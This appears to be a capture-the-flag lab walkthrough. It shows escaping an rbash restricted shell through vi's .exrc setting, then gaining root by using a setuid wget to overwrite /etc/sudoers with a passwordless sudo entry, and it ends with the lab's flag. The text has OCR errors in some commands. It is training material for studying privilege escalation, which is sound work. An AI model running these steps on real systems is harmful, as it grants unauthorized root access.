

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: The shell is restricted. The user can't even run basic commands. Best way to proceed is to check the PATH variable.

Commands:

whoami echo \$PATH

student@attackdefense:~\$ whoami
rbash: whoami: command not found
student@attackdefense:~\$
student@attackdefense:~\$ echo \$PATH
/home/student/.bin
student@attackdefense:~\$

Step 2: Observe that the PATH points to /home/student/.bin and there are only 6 commands/binaries there which can be executed from this restricted shell.

Command: Is -I /home/student/.bin/

Step 3: The PATH variable is read only and can't be changed from the restricted shell.

Command: export PATH=/bin:/usr/bin

```
student@attackdefense:~$ export PATH=/bin:/usr/bin
rbash: PATH: readonly variable
student@attackdefense:~$
```

Step 4: Try to spawn a shell from inside of vi editor but no success.

student@attackdefense:~\$

Commands:

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:! /bin/bash

```
VIM - Vi IMproved
                                                     version 8.0.1453
                                                  by Bram Moolenaar et al.
                                     Modified by pkg-vim-maintainers@lists.alioth.debian.org
                                          Vim is open source and freely distributable
                                                Help poor children in Uganda!
                                        type :q<Enter>
                                                                  to exit
                                        type :help<Enter> or <F1> for on-line help
                                        type :help version8<Enter> for version info
                                                Running in Vi compatible mode
                                        type :set nocp<Enter>
                                                               for Vim defaults
                                        type :help cp-default<Enter> for info on this
! /bin/bash
```

Step 5: However, the /home/student directory contains.exrc file

Command: Is -al

```
student@attackdefense:~$ ls -al
total 20
drwxr-xr-x 1 student student 4096 Nov 2 14:55 .
drwxr-xr-x 1 root root 4096 Sep 28 13:58 ..
-rw-r--r-- 1 root root 36 Nov 2 14:55 .bash_profile
drwxr-xr-x 1 student student 4096 Sep 28 13:58 .bin
-rw-r--r-- 1 student student 30 Nov 2 14:55 .exrc
student@attackdefense:~$
```

Step 6: Change the content of .exrc file and set shell to /bin/bash

Commands:

cat .exrc vi .exrc cat .exrc

```
student@attackdefense:~$ cat .exrc
set exrc
set shell=/bin/false
student@attackdefense:~$
student@attackdefense:~$ vi .exrc
student@attackdefense:~$ cat .exrc
set exrc
set shell=/bin/bash
student@attackdefense:~$ __
```

Step 7: Again open bash from inside of vi editor.

Commands:

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:! /bin/bash

```
VIM - Vi IMproved

version 8.0.1453
```

Step 8: This time, shell was launched but it can only run limited commands. To fix that, set PATH to /bin directory.

Command: export PATH=/bin:/usr/bin

This shell can run all low privilege commands now.

```
student@attackdefense:~$ vi

bash: groups: command not found
student@attackdefense:~$ whoami
bash: whoami: command not found
student@attackdefense:~$ export PATH=/bin:/usr/bin
student@attackdefense:~$ whoami
student
student
student@attackdefense:~$
```

Step 9: Next objective is to escalate to root user. Search for the programs/binaries for which setuid bit is set.

Command: find / -type f -perm -04000 -ls 2>/dev/null

```
student@attackdefense:~$ find / -type f -perm -04000 -ls 2>/dev/null
  1411057
             76 -rwsr-xr-x
                            1 root
                                                 76496 Jan 25 2018 /usr/bin/chfn
                                      root
  1411105
                                                 75824 Jan 25 2018 /usr/bin/gpasswd
             76 -rwsr-xr-x 1 root
                                      root
                                                59640 Jan 25 2018 /usr/bin/passwd
  1411158
           60 -rwsr-xr-x 1 root
                                      root
  1411148
           40 -rwsr-xr-x 1 root
                                                40344 Jan 25 2018 /usr/bin/newgrp
                                      root
           44 -rwsr-xr-x 1 root
                                                44528 Jan 25 2018 /usr/bin/chsh
 1411059
                                      root
                           1 root
                                                499264 May 8 2018 /usr/bin/wget
 20992838 488 -rwsr-xr-x
                                      root
                                                149080 Jan 18 2018 /usr/bin/sudo
 20992830 148 -rwsr-xr-x 1 root
                                      root
  1410507
           44 -rwsr-xr-x 1 root
                                                43088 May 16 10:41 /bin/mount
                                      root
 1410530
           28 -rwsr-xr-x 1 root
                                      root
                                                26696 May 16 10:41 /bin/umount
                                                 44664 Jan 25 2018 /bin/su
  1410524
             44 -rwsr-xr-x 1 root
                                      root
student@attackdefense:~$
```

Step 10: Observe that wget also has setuid bit set. Use it to escalate to root. Create a sudoers file in /tmp directory with following entry:

Student ALL=NOPASSWD:ALL

This configuration will allow the student user to run all commands using sudo without requiring the password.

Command: cat /tmp/sudoers

```
student@attackdefense:/tmp$ cat /tmp/sudoers
student ALL=NOPASSWD:ALL
student@attackdefense:/tmp$
```

Step 11: Start the python webserver from /tmp directory.

Command: python -m SimpleHTTPServer 8080 &

```
student@attackdefense:/tmp$ python -m SimpleHTTPServer 8080 &
[1] 40
student@attackdefense:/tmp$ Serving HTTP on 0.0.0.0 port 8080 ...
```

Step 12: Use wget to fetch the file from locally running web server and store it at /etc/sudoers.

The setuid bit enabled for wget will ensure that it can overwrite the old /etc/sudoers file.

Command: wget http://127.0.0.1:8080/sudoers -O /etc/sudoers

Step 13: Run bash using sudo and get escalate to root.

Commands:


sudo bash Whaomi

```
student@attackdefense:/tmp$ sudo bash
root@attackdefense:/tmp#
root@attackdefense:/tmp# whoami
root
root@attackdefense:/tmp#
```

Step 14: Once the session is escalated, retrieve the flag from /root directory.

Commands:

cd /root ls -l cat flag



Flag: a91ccb3e31260fcf5cd9822f66898b5d